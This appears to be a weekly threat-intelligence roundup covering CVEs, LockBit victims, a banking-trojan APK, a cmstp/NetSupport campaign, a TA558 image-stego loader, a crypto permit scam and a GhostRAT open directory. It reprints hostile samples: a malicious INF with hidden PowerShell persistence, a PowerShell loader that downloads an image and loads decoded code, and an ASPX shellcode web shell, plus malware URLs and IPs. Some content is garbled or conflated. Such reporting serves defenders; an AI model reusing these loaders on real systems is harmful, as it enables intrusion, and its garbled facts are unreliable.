

# Threat Intel Roundup: Exchange, LOCKBIT, TA558, GhostRAT

Week in Overview [7 Aug-14 Aug]



THREATRADAR  
BY HADESS

[WWW.THREATRADAR.NET](http://WWW.THREATRADAR.NET)

# Technical Summary

## Vulnerabilities in CODESYS V3 SDK Could Lead to OT Environments Being Exploited Using RCE & DoS Attacks:

Multiple high-severity vulnerabilities have been identified within the CODESYS V3 software development kit (SDK), used to program programmable logic controllers (PLCs). These vulnerabilities affect versions prior to 3.5.19.0. Exploitation could result in remote code execution (RCE) and denial of service (DoS) attacks on operational technology (OT) infrastructures. Attackers would require user authentication and deep knowledge of the CODESYS V3 proprietary protocol. Applying security updates, firmware updates, network segmentation, and access controls are recommended to mitigate these vulnerabilities.

## Cloud Data Exposure Report: High-Profile Organizations and Sensitive Data Leaks:

Prominent organizations have suffered cloud data exposure incidents, potentially leading to the compromise of sensitive information. Affected entities include Cloud \*Tucket, ExOTiCA, truthfinder, CAPITA, O TOYOTA Org, Luxottica, Truth Finder, Capita, and Toyota. Data exposed includes customer PII, user credentials, files, and vehicle information. These breaches could result in privacy violations, identity theft, and financial losses. Proper configuration, encryption, and access controls are essential to prevent unauthorized access to sensitive data.

## Deep Analysis: CVE-2023-38182:

CVE-2023-38182 is a critical vulnerability affecting CODESYS V3 software. It enables attackers to execute arbitrary code remotely on systems running vulnerable versions of the software, posing risks to system integrity and confidentiality. Exploitation involves a security issue within the tag decoding mechanism, leading to multiple vulnerabilities. Successful exploitation requires user authentication and bypassing security measures like Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR). Applying security patches is crucial to mitigate the risks posed by this vulnerability.

Lockbit3's announcement of new victims serves as a stark reminder of the persistent ransomware threat. Organizations must prioritize robust cybersecurity measures, including preventive strategies and well-defined incident response plans. Collaborative efforts involving industries, governments, and cybersecurity experts are vital to counteract the escalating danger posed by ransomware attacks. Vigilance, preparation, and awareness are essential in the ongoing battle against these malicious actors.

## Key Findings

It is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- **GhostRAT OpenDIR**
- **Exchange RCE**
- **LOCKBIT New Victims**
- **defcon**



# Vulnerability of the Week

## Exchange

# CVE-2023-38182

This report draws attention to the latest Microsoft Patch Tuesday release, encompassing critical updates to address vulnerabilities in Microsoft products. Notably, two vulnerabilities, CVE-2023-38182 and CVE-2023-35388, require immediate attention due to their potential impact on system security.

**2. Patch Tuesday Overview:** Microsoft's Patch Tuesday is a recurring event where the company releases security patches to address vulnerabilities in its software ecosystem. The aim is to enhance cybersecurity and protect users' systems from potential threats and exploits.

**Highlighted Vulnerabilities:** This Patch Tuesday release includes two vulnerabilities that deserve special attention:

- **CVE-2023-38182:** This vulnerability presents a significant risk and requires immediate action. While specific details may vary, its critical nature suggests that attackers could exploit this vulnerability to compromise system integrity and confidentiality.
- **CVE-2023-35388 (Exchange RCE):** This Remote Code Execution (RCE) vulnerability affecting Microsoft Exchange Server could enable attackers to execute arbitrary code on vulnerable systems. Such vulnerabilities are highly sought after by threat actors for launching devastating attacks.

CVE-2023-38182 is a security vulnerability that affects certain versions of Microsoft products. The vulnerability falls under the category of remote code execution (RCE), implying that a malicious actor could exploit the flaw to execute arbitrary code on the targeted system. Such vulnerabilities are particularly concerning due to their potential to grant attackers unauthorized access and control over affected systems.

**Exploitation Scenario:** The exploitation of CVE-2023-38182 could involve a threat actor crafting a specifically crafted input or interaction that triggers the vulnerability. Upon successful exploitation, the attacker may gain unauthorized access to the system and execute arbitrary code. This could potentially lead to complete control over the affected system, data breaches, or other malicious activities.

**Mitigation and Remediation:** To address the CVE-2023-38182 vulnerability, Microsoft has released security updates and patches. These patches are designed to mitigate the risk associated with the vulnerability by fixing the underlying flaw. Users and organizations are strongly advised to promptly apply the provided updates to safeguard their systems from potential exploitation.



# Leakage Insight

The screenshot shows a Twitter post from DailyDarkWeb with a grid of 12 leaked data entries. Each entry includes a domain name, a timestamp, a brief description of the organization, and a 'Leaked Data' button. The domains listed are: luterkort.se, majan.com, siampremier.co.th, rappenglitz.de, stmarysschool.co.za, meaf.com, roxcel.com.tr, zaun.co.uk, and difccourts.ae. The post also includes navigation links for 'LOCKBIT 3.0', 'LEAKED DATA', 'TWITTER', 'PRESS ABOUT US', 'HOW TO BUY BITCOIN', 'AFFILIATE RULES', 'CONTACT US', and 'MIRRORS'.

<https://twitter.com/DailyDarkWeb/status/1690690048440610817/photo/1>

This report details recent developments in the activities of the Lockbit3 ransomware group. The group has announced the targeting of nine new victims on its blog site. The list of victim organizations includes a variety of countries and industries.

**Targeted Countries and Victims:** Lockbit3 has reportedly targeted organizations in the following countries:

- United Arab Emirates 🇦🇪 (2 victims)
- Turkey 🇹🇷 (1 victim)
- Thailand 🇹🇭 (1 victim)
- South Africa 🇿🇦 (1 victim)
- Sweden 🇸🇪 (1 victim)
- Germany 🇩🇪 (1 victim)
- United Kingdom 🇬🇧 (1 victim)
- Netherlands 🇳🇱 (1 victim)

**Targeted Organizations:** The following organizations have been reported as victims of the Lockbit3 ransomware group:

- luterkort.se
- maian.com
- siampremier.co.th
- rappenglitz.de
- stmarysschool.co.za
- meaf.com
- roxcel.com.tr
- zaun.co.uk
- difccourts.ae

**Implications:** Lockbit3's announcement of new victims underscores the persistent and evolving threat posed by ransomware groups. The geographic diversity of the victims indicates that these attacks have a global impact and are not limited to specific regions.



# Malware Distribution Sites

AhnLab-V3	🚫 Trojan.Android.Banker.1199357	Avast-Mobile	🚫 Android:Evo-gen [Trj]
Avira (no cloud)	🚫 ANDROID/SmsAgent.YNR.Gen	Cynet	🚫 Malicious (score: 99)
DrWeb	🚫 Android.BankBot.1073.origin	ESET-NOD32	🚫 A Variant Of Android/Spy.Banker.BXM
F-Secure	🚫 Malware.ANDROID/SmsAgent.YNR.Gen	Fortinet	🚫 Android/Banker.BXMItr
Google	🚫 Detected	Ikarus	🚫 Trojan-Banker.AndroidOS.Casanossolar
K7GW	🚫 Trojan ( 005a95cf1 )	Kaspersky	🚫 HEUR:Trojan-Banker.AndroidOS.Banbra.af
ZoneAlarm by Check Point	🚫 HEUR:Trojan-Banker.AndroidOS.Banbra.af	Acronis (Static ML)	✅ Undetected

<https://twitter.com/malwrhunterteam/status/1689939273141690368>

This report provides an analysis of the Android application "Modulonubank.apk," identified by the hash 8d492ac234ee9efe18fc2ee67d689591ac73b813e6cc307d559c9d6ba852b9ef. The application was retrieved from the URL: [https://nucredito.onrender\[.\]com/Modulonubank.apk](https://nucredito.onrender[.]com/Modulonubank.apk). The analysis aims to identify the potential risks and capabilities associated with this APK file.

**APK Analysis:** The APK file "Modulonubank.apk" appears to be a potentially malicious Android application. Key aspects of the analysis include:

- **FileHash:**  
8d492ac234ee9efe18fc2ee67d689591ac73b813e6cc307d559c9d6ba852b9ef
- **Source** URL:  
[https://nucredito.onrender\[.\]com/Modulonubank.apk](https://nucredito.onrender[.]com/Modulonubank.apk)



# Proxylife


This report examines a cybersecurity incident involving a sophisticated execution technique that deploys a malicious payload through an HTA (HTML Application) file. The incident also discusses the utilization of cmstp.exe to install a fake connection manager service profile, leading to the deployment of the NetSupport remote administration tool. The report provides insights into the execution process, artifacts involved, and detection mechanisms.

**Attack Analysis:** The attack comprises several stages and techniques:

- **Initial Obfuscated PowerShell Scripts:** The attack begins with obfuscated PowerShell scripts aimed at evading detection. These scripts are likely used to establish initial foothold and download further payloads.
- **cmstp.exe Exploitation:** A significant technique involves the exploitation of cmstp.exe, a legitimate utility for connection manager profiles. In this case, the attacker leverages cmstp.exe to install a fake service profile named "Notepad," effectively masquerading as legitimate behavior.
- **RunPreSetupCommandsSection:** The use of the "RunPreSetupCommandsSection" allows the attacker to execute malicious commands while appearing to be part of a legitimate setup process, thus effectively disguising their actions.
- **Decoy Chrome PNG Image:** The attacker downloads and displays a decoy Chrome PNG image. This serves as a distraction while the malicious activities occur in the background.
- **Artifact Downloads:** The attacker downloads artifacts from specific domains, some of which are listed below:
  - [www.redconsultora.com](http://www.redconsultora.com) (185.222.158.82:443)
    - Forestry.zip (Status: Offline)
    - client32.exe (Status: Offline)
  - [cdn-icons-png.flaticon.com](http://cdn-icons-png.flaticon.com) (23.41.4.217:443)
    - 152759.png (Non-Malicious)

## VPN

1



```

1 title: CMSTP can be used to install .inf malicious code to run pre-installation
2 description: Detects the execution of CMSTP that is used to install Fake Connection Manager Profiles via contains via .INF files that reside on a temp location on disk and contains instructions for how the Connect
3 status: experimental
4 date: 2023/08/24
5 author: @kostasale
6 method: yara
7 references:
8 -
9 tags:
10 - malware
11 - windows
12 - product: windows
13 detection:
14 - meta:
15   - cmstp.exe
16   - "cmstp.exe"
17   - "C:\ProgramData\Forestry\client32.exe"
18   - "C:\ProgramData\Forestry\client32.exe"
19   - ".inf"
20   - "C:\ProgramData\Forestry\client32.exe"
21 - meta:
22   - "cmstp.exe"
23   - "C:\ProgramData\Forestry\client32.exe"
24   - "C:\ProgramData\Forestry\client32.exe"
25   - "C:\ProgramData\Forestry\client32.exe"
26   - "C:\ProgramData\Forestry\client32.exe"
27   - "C:\ProgramData\Forestry\client32.exe"
28   - "C:\ProgramData\Forestry\client32.exe"
29   - "C:\ProgramData\Forestry\client32.exe"
30   - "C:\ProgramData\Forestry\client32.exe"
31   - "C:\ProgramData\Forestry\client32.exe"
32   - "C:\ProgramData\Forestry\client32.exe"
33   - "C:\ProgramData\Forestry\client32.exe"
34   - "C:\ProgramData\Forestry\client32.exe"
35   - "C:\ProgramData\Forestry\client32.exe"
36   - "C:\ProgramData\Forestry\client32.exe"
37   - "C:\ProgramData\Forestry\client32.exe"
38   - "C:\ProgramData\Forestry\client32.exe"
39   - "C:\ProgramData\Forestry\client32.exe"
40   - "C:\ProgramData\Forestry\client32.exe"
41   - "C:\ProgramData\Forestry\client32.exe"
42   - "C:\ProgramData\Forestry\client32.exe"
43   - "C:\ProgramData\Forestry\client32.exe"
44   - "C:\ProgramData\Forestry\client32.exe"
45   - "C:\ProgramData\Forestry\client32.exe"
46   - "C:\ProgramData\Forestry\client32.exe"
47   - "C:\ProgramData\Forestry\client32.exe"
48   - "C:\ProgramData\Forestry\client32.exe"
49   - "C:\ProgramData\Forestry\client32.exe"
50   - "C:\ProgramData\Forestry\client32.exe"
51   - "C:\ProgramData\Forestry\client32.exe"
52   - "C:\ProgramData\Forestry\client32.exe"
53   - "C:\ProgramData\Forestry\client32.exe"
54   - "C:\ProgramData\Forestry\client32.exe"
55   - "C:\ProgramData\Forestry\client32.exe"
56   - "C:\ProgramData\Forestry\client32.exe"
57   - "C:\ProgramData\Forestry\client32.exe"
58   - "C:\ProgramData\Forestry\client32.exe"
59   - "C:\ProgramData\Forestry\client32.exe"
60   - "C:\ProgramData\Forestry\client32.exe"
61   - "C:\ProgramData\Forestry\client32.exe"
62   - "C:\ProgramData\Forestry\client32.exe"
63   - "C:\ProgramData\Forestry\client32.exe"
64   - "C:\ProgramData\Forestry\client32.exe"
65   - "C:\ProgramData\Forestry\client32.exe"
66   - "C:\ProgramData\Forestry\client32.exe"
67   - "C:\ProgramData\Forestry\client32.exe"
68   - "C:\ProgramData\Forestry\client32.exe"
69   - "C:\ProgramData\Forestry\client32.exe"
70   - "C:\ProgramData\Forestry\client32.exe"
71   - "C:\ProgramData\Forestry\client32.exe"
72   - "C:\ProgramData\Forestry\client32.exe"
73   - "C:\ProgramData\Forestry\client32.exe"
74   - "C:\ProgramData\Forestry\client32.exe"
75   - "C:\ProgramData\Forestry\client32.exe"
76   - "C:\ProgramData\Forestry\client32.exe"
77   - "C:\ProgramData\Forestry\client32.exe"
78   - "C:\ProgramData\Forestry\client32.exe"
79   - "C:\ProgramData\Forestry\client32.exe"
80   - "C:\ProgramData\Forestry\client32.exe"
81   - "C:\ProgramData\Forestry\client32.exe"
82   - "C:\ProgramData\Forestry\client32.exe"
83   - "C:\ProgramData\Forestry\client32.exe"
84   - "C:\ProgramData\Forestry\client32.exe"
85   - "C:\ProgramData\Forestry\client32.exe"
86   - "C:\ProgramData\Forestry\client32.exe"
87   - "C:\ProgramData\Forestry\client32.exe"
88   - "C:\ProgramData\Forestry\client32.exe"
89   - "C:\ProgramData\Forestry\client32.exe"
90   - "C:\ProgramData\Forestry\client32.exe"
91   - "C:\ProgramData\Forestry\client32.exe"
92   - "C:\ProgramData\Forestry\client32.exe"
93   - "C:\ProgramData\Forestry\client32.exe"
94   - "C:\ProgramData\Forestry\client32.exe"
95   - "C:\ProgramData\Forestry\client32.exe"
96   - "C:\ProgramData\Forestry\client32.exe"
97   - "C:\ProgramData\Forestry\client32.exe"
98   - "C:\ProgramData\Forestry\client32.exe"
99   - "C:\ProgramData\Forestry\client32.exe"
100  - "C:\ProgramData\Forestry\client32.exe"


```

<https://twitter.com/Kostasale/status/1689765796204236803>

**Sigma Rule and Source Analysis:** The provided SIGMA rule, available at [https://github.com/tsale/Sigma\\_rules/blob/main/LOL\\_BI\\_Ns/cmstp\\_fake\\_profiles.yml](https://github.com/tsale/Sigma_rules/blob/main/LOL_BI_Ns/cmstp_fake_profiles.yml), assists in detecting similar execution techniques and malicious activities. It aids in identifying the cmstp.exe exploitation for malicious purposes.

## 4. Artifacts and Links:

- HTA File: [Link](#)
- INF File: [Link](#)
- Twitter Post: [Link](#)



```

[version]
Signature = $Chicago$
AdvancedINF = 2.5
[DefaultInstall]
CustomDestination = CustInstDestSectionAllUsers
RunPreSetupCommands = RunPreSetupCommandsSection
RunPreSetupCommandsSection
;

powershell.exe -ExecutionPolicy unrestricted -WindowStyle hidden -Encoded "
UgBFaEctIABBAGQZAaAgACIASABLAEUAWQBfAEMATABBAFMAUwBFAPMAxwBSAEBAwBUAFwAQwBMAFMAsoBEAFwAewAZADQANQBGAIEYMAA8ADAALQA1ADAA0AAACBAMQAwADEAQAAtADkARgA
wADg 1 REG Add "HKEY_CLASSES_ROOT\CLSID\{645FF848-5081-101B-9F08-00AA002F354E}\shell\Open\command" /f /ve /t REG_SZ /d C:\ProgramData\Forestry\client32.exe; FoAIaAvAG
QAIA 2 {Action} (New - ScheduledTaskAction - Execute C:\ProgramData\Forestry\client32.exe); dwAtAFMAY
wBoA 3 {Trigger} (New - ScheduledTaskTrigger - AtLogOn); AGwAaQBL
AGAA 4 Register - ScheduledTask - TaskName "BackgroundCheck" - Action {Action} - Trigger {Trigger} - RunLevel "Highest" - Force; CATwBuAdS
AUjB 5 Start - Process C:\ProgramData\Forestry\client32.exe; RBAGMADA
BpAG8AbgAgACQAOQBjAHQAaQBvAG44IAAAtAFQAcgBpAGCAZwB LAHIAIAAFAQAcgBpAGCAZwB LAHIAIAAFAIADQBUEwAZQB2AGUAbAAGACIASABpAGCAaAB LAHMAdAAIACAALQBGA8ACgBJA
GUADwBTARHQAYOBYAHQALQBQAHIAbwBjAGUAcwBzACAAQwA6AFwAUABjAG8AZwByAGEAbQBEAGEAdABhFwAZgBvAHIAZQBzAHQAcgB5AFwYwBwSAGKAZQBwAHQAQwAyAC4AZQB4AGUA"
taskkill /JM cmstp.exe /f
[CustInstDestSectionAllUsers]
49000,49001=AllUser_LDIDSection, 7
[AllUser_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMGR32.EXE", "ProfileInstallPath", "%UnexpectedError%", ""
[Strings]
ServiceName="Notepad"
ShortSvcName="Notepad"

```

2



# TTP Analysis

```


*!C UA] u
I:ácin%úRAø.Ï<´á´pcÜ.
ISi0iv3r
NÄ>MgHÜEEYÿUxwýEdK/5k[+I0f0-N(¿00úyEtfÿ´fLqg´Ü,i{á>;± <†ÄtðgCrq=¬]1*WIA+
*´ád6´E×ø7¿flqq3´´T18A0øøø*)KñE0]fjñ0=I
xá:IE>ñ"MIQ<?´[Ji0SNq´i0´]kq-f´6øQ-16´h0Inq]wHSGc6´Szn´oN+Hø0úBøq0Á IS
´´E´i0x2´cRI-Ñ´F´U5è´ 3´´oosÏ´V´q:wE?´WÉ0´)KUsiMR7i{Eú/gÁ´q=ASó>2v7U4ørc
«´2áΔ´´7ñ´=0´Y<<BASE64_START>>TVqQAMAAAAEAAAA//8AALgAAAAAAAAAAAAAAAAAAAA
qwxAAAAGAAAAwDEAAAABAAAAGAAAAAABAAAAAAGAAAAAAGAAAAAAMgAAAAAAMAAAAAAMAYIL
AEGAAAAAAC50ZXh0AAAAABi0xAAAAGAAAAj´EAAAIAAAAAAAAAAAAAAAAACAAAGAuCr
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACrBShG7AI0KgAAABMwAwCJAAAA
yYgAAAAADi0////
AAAA0isFKHIqX04AK0Y+AYqADorBSimoQ5rACjoPqAGKaGKwUoVDQFMqAoA0AABioAQisFKL
XKgAAABIAABQqAAAAEgAAACoAAAATMAMPQEAAAEEABEøB04ABiADAAAA/g4AADgAAAA/gwAF

```

```

$imageUrl = 'https://uploaddeimagens.com.br/images/004/563/341/original/js.jpg?169091484';
$webClient =New-Object System.Net.WebClient;$imageBytes = $webClient.DownloadData($imageUrl);
$imageText =[System.Text.Encoding]::UTF8.GetString($imageBytes);
$startFlag = '<<BASE64_START>>';$endFlag = '<<BASE64_END>>';
$startIndex = $imageText.IndexOf($startFlag);
$endIndex = $imageText.IndexOf($endFlag);
$startIndex -ge 0 -and $endIndex -gt $startIndex;$startIndex += $startFlag.Length;
$base64Length = $endIndex - $startIndex;
$base64Command = $imageText.Substring($startIndex, $base64Length);
$commandBytes = [System.Convert]::FromBase64String($base64Command);
$loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);

```



[https://twitter.com/ankit\\_anubhav/status/1689585087267188736](https://twitter.com/ankit_anubhav/status/1689585087267188736)

This report delves into a recent cybersecurity incident involving the return of the TA558 attacker group. The attackers have employed a malicious JavaScript technique, which leads to the download of an image file that conceals encoded data. This data is extracted and decoded to facilitate the injection of a malicious Quasar RAT payload into the Windows Registry through Regsvcs.

**Attack Analysis:** The attack unfolds through the following stages:

- **Initial Attack Vector:** The TA558 attacker group utilizes malicious JavaScript to initiate the attack. This scripting language is known for its flexibility in executing dynamic and obfuscated payloads.
- **Concealed Image Payload:** The attackers employ a deceptive technique by downloading an image file that seemingly depicts Spiderman. However, the image file is modified to include "<BASE64\_START>" and "<BASE64\_END>" tags, indicating the presence of concealed data within the image.
- **PowerShell Extraction:** The malicious JavaScript spawns a PowerShell process to extract and decode the concealed data within the Spiderman image. The decoded data stream is transformed into a helper Dynamic-Link Library (DLL).
- **DLL Injection:** The decoded data, which contains the Quasar RAT payload, is injected into the Windows Registry through Regsvcs. This technique allows the attacker to maintain persistence within the compromised system and execute the malicious payload at startup.

**Artifacts and Links:**


- Malicious JavaScript: [Link](#)
- Spiderman Image: [Link](#)
- Twitter Post: [Link](#)

**Implications:**

- The TA558 attacker group's return signifies their determination to persistently target victims with advanced attack techniques.
- The use of image files as carriers of encoded data highlights the evolving sophistication of evasion techniques employed by threat actors.



# Scam Contract

Transaction Hash:	0x4ec5963cd64dd5baf174f8bc59af36e9db3e6a2d97eac67af280ca92de64a982
Status:	Success
Block:	17906222 124 Block Confirmations
Timestamp:	24 mins ago (Aug-13-2023 01:25:47 PM +UTC)   Confirmed within 1 sec
Transaction Action:	Transfer 286,035.9 USDC To 0x547304...4c2d533B
Sponsored:	
From:	0x8C5D6DAB815e24cF68aEd155dE377693e5020739
Interacted With (To):	0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48 (Centre: USD Coin)
ERC-20 Tokens Transferred:	From 0xb1Ea43...7bd24f85 To 0x547304...4c2d533B For 286,035.9 (\$286,035.90) USD Coin... (USDC...)
Value:	0 ETH (\$0.00)
Transaction Fee:	0.0025596 ETH (\$4.73)

<https://twitter.com/realScamSniffer/status/1690727409916706816>

This report provides an overview of a recent cybersecurity incident involving unauthorized token transfer and a social media scam. The incident involves a Twitter post from the account "realScamSniffer" and a victim who lost \$286k USDC (USD Coin) due to a fraudulent transaction facilitated through ERC-20 Permit.

The Twitter post from the account "realScamSniffer" on [link to the post](#) indicates potential involvement in exposing or investigating scams. However, without direct access to the content of the post, a thorough analysis cannot be conducted. It is advised to approach such accounts with caution and verify the credibility of their claims before taking any actions based on the information provided.

**Unauthorized Token Transfer:** A victim reportedly lost \$286k USDC (USD Coin) in a scam involving an unauthorized token transfer. The victim granted token approval to the scammer through ERC-20 Permit, which allowed the scammer to transfer the victim's funds without their consent. ERC-20 Permit is a feature that enables smart contracts to transfer tokens on behalf of the token holder for specific purposes.

## Recommendations:

- Investigate Transactions:** The victim and relevant parties should analyze the transaction details, blockchain addresses, and smart contract interactions associated with the unauthorized token transfer. This information can provide insights into the attack vector and potential avenues for recovery.
- Blockchain Security Measures:** Ensure that smart contracts and token approval mechanisms are designed with security in mind. Implement multi-factor authorization, time locks, or other mechanisms to reduce the risk of unauthorized token transfers.
- Educate Users:** Educate users about the risks of granting token approval to unknown or unverified parties. Advise them to thoroughly review smart contract permissions and consider using permissionless protocols that require manual confirmation for every transaction.
- Contact Authorities:** In cases of significant financial losses, consider reporting the incident to relevant law enforcement agencies, as well as blockchain and cryptocurrency regulatory bodies if applicable.
- Raise Awareness:** Utilize social media, forums, and other platforms to raise awareness about the incident and caution others about potential scams and unauthorized token transfers.





# Opendir

```

1 <@ Page Language="C#" AutoEventWireup="true" %>
2 <@ Import Namespace="System.IO" %>
3 <script runat="server">
4     private static Int32 MEM_COMMIT=0x1000;
5     private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;
6
7     [System.Runtime.InteropServices.DllImport("kernel32")]
8     private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr size,Int32 flAllocationType,IntPtr
9     flProtect);
10
11     [System.Runtime.InteropServices.DllImport("kernel32")]
12     private static extern IntPtr CreateThread(IntPtr lpThreadAttributes,UIntPtr dwStackSize,IntPtr
13     lpStartAddress,IntPtr param,Int32 dwCreationFlags,ref IntPtr lpThreadId);
14
15     protected void Page_Load(object sender, EventArgs e)
16     {
17         byte[] qj0h28 = new byte[354] {0xfc,0xe9,0x0f,0x00,0x00,0x00,0x68,0xe5,0x31,0xd2,0x64,0xb,
18         0x52,0x38,0xb0,0x52,0x8c,0xb8,0x52,0x14,0xdf,0xb7,0x4a,0x76,0xc1,0xff,0xb,0x77,0x2b,0x31,0x8c,0x8c,
19         0xc3,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x8
20         0x42,0x3c,0x81,0xd0,0xb,0x40,0x78,0x85,0xc
21         0x81,0xd5,0x05,0xc9,0x74,0xc,0x31,0xff,0x4
22         0xd1,0xc1,0x39,0x00,0x2c,0x1f,0x03,0x7d,0xf
23         0x66,0x8b,0x0c,0x4b,0xb,0x58,0x1c,0x01,0xd
24         0x61,0x59,0x5a,0x51,0xff,0xe8,0x58,0x5f,0x5
25         0x80,0x00,0x08,0x77,0x73,0xc2,0xc5,0xc4,0x6
26         0xb0,0x00,0x29,0xc4,0xc4,0xc6,0x09,0x0
27         0x68,0x02,0x00,0x27,0xe9,0x89,0xe6,0x50,0xc
28         0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x9
29         0xd0,0x75,0x0c,0x00,0x77,0x00,0x00,0x00,0xd
30         0xc5,0x53,0x1f,0x00,0x7c,0x30,0x8b,0x36,0xd
31         0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x0
32         0xf8,0x00,0x7d,0x28,0x58,0x68,0x00,0x40,0xb
33         0xc7,0xc0,0x75,0x60,0xd,0x61,0xff,0xd5,0xd
34         0x50,0xff,0xff,0xff,0xb1,0xc3,0x29,0xc6,0x7
35         0xd5};
36
37     IntPtr l357Z = VirtualAlloc(IntPtr,
38     System.Runtime.InteropServices.Marshal
39     IntPtr dByYbb4gYD = IntPtr.Zero;
40     IntPtr buzHfWt = CreateThread(IntPtr
41

```

Users\REM\Desktop\webshell.dat

193.142.58.208:8888

Directory listing for /

- Google Service Installer.exe.exe
- lcx.rar
- procdump64.exe
- x.aspx

```

port: 10217 ) = 71ab4a07
port: 10217 ) = 71ab4a07
port: 10217 ) = 71ab4a07
port: 10217 ) = 71ab4a07

```

https://twitter.com/sicehice/status/1689863652122255360

This report aims to provide an analysis of the potential cybersecurity threats associated with the keywords "opendir hosting," "GhostRAT," "PacketSender," "ProcDump," and "webshell." The report also investigates the connections involving IP addresses 193.142.58.208:8888, 193.142.58.208:443, and 100.42.74.199:10217, along with the executable files "Google Service Installer.exe.exe" and "x.aspx."

### IP Address Connections:

- a. IP Address: 193.142.58.208:8888
  - The IP address 193.142.58.208:8888 suggests potential web hosting or server activities. Further analysis is required to determine the nature of the content hosted and whether it is legitimate or malicious.
- b. IP Address: 193.142.58.208:443
  - The connection from "Google Service Installer.exe.exe" to 193.142.58.208:443 raises concerns about a potential GhostRAT malware infection. GhostRAT is a remote access trojan known for unauthorized access, data theft, and remote control capabilities.
- c. IP Address: 100.42.74.199:10217
  - The connection involving "x.aspx" and 100.42.74.199:10217 requires further investigation to ascertain its purpose and legitimacy. "x.aspx" might indicate a webshell or a script that could potentially execute arbitrary commands on a compromised system.

### File Analysis:

- a. Google Service Installer.exe.exe (GhostRAT)
  - "Google Service Installer.exe.exe" is associated with the GhostRAT malware. This malware is designed to exploit vulnerabilities, gain unauthorized access, and potentially enable remote control of the infected system.
- b. x.aspx
  - The presence of "x.aspx" suggests the potential use of a webshell—a script that allows attackers to execute commands on a web server remotely. Webshells can be used for various malicious purposes, including data theft and system compromise.



# 1Day

```

1  <?xml version="1.0" encoding="UTF-8" ?>
2  <!-- Page Language="C#" AutoEventWireup="true" -->
3  <!-- Import Namespace="System.IO" -->
4  <script runat="server">
5      private static IntPtr MEM_COMMIT=0x1000;
6      private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;
7
8      [System.Runtime.InteropServices.DllImport("kernel32.dll")]
9      private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr, IntPtr size, IntPtr dwAllocationType, IntPtr
10     dwProtect);
11
12     [System.Runtime.InteropServices.DllImport("kernel32.dll")]
13     private static extern IntPtr CreateThread(IntPtr lpThreadAttributes, IntPtr dwStackSize, IntPtr
14     lpStartAddress, IntPtr param, IntPtr dwCreationFlags, ref IntPtr lpThreadId);
15
16     protected void Page_Load(object sender, EventArgs e)
17     {
18         byte[] qVMQ28 = new byte[354] { 0xfc, 0x08, 0x0f, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
19     0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
20     0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
21     0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
22     0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
